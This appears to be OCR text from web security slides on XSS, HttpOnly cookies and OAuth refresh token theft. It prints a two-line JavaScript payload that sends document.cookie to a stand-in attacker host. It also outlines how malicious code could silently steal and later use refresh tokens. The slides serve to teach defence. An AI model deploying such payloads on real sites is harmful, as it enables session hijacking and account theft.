

*A JS payload to steal all cookies from* app.restograde.com

```
1  let img = new Image();
2  img.src = `https://maliciousfood.com?data=${document.cookie}`;
```




Set-Cookie: __Host-JSESSIONID=02C688EC407941; HttpOnly; Secure; SameSite

# HttpOnly cookies





- Steal data from the application's pages
- Modify the UI to trick the user
- Send requests to the backend (with cookies)

**If unstealable cookies are not secure, what does that mean for tokens?**



App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*
App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*
The attacker renews tokens with the *Refresh Token* flow
Use *RT2*
Receive *AT3* and *RT3*
*Refresh token rotation* is not useful here, since there is no token reuse to detect
AT1 expires
AT2 expires
Malicious code steals RT1 but does not use it yet
Malicious code steals RT2 but does not use it yet
Malicious code detects that the user closes the app

# TAKEAWAY #2

***All functionality or capabilities available to the legitimate application are available to malicious code running in the same context***

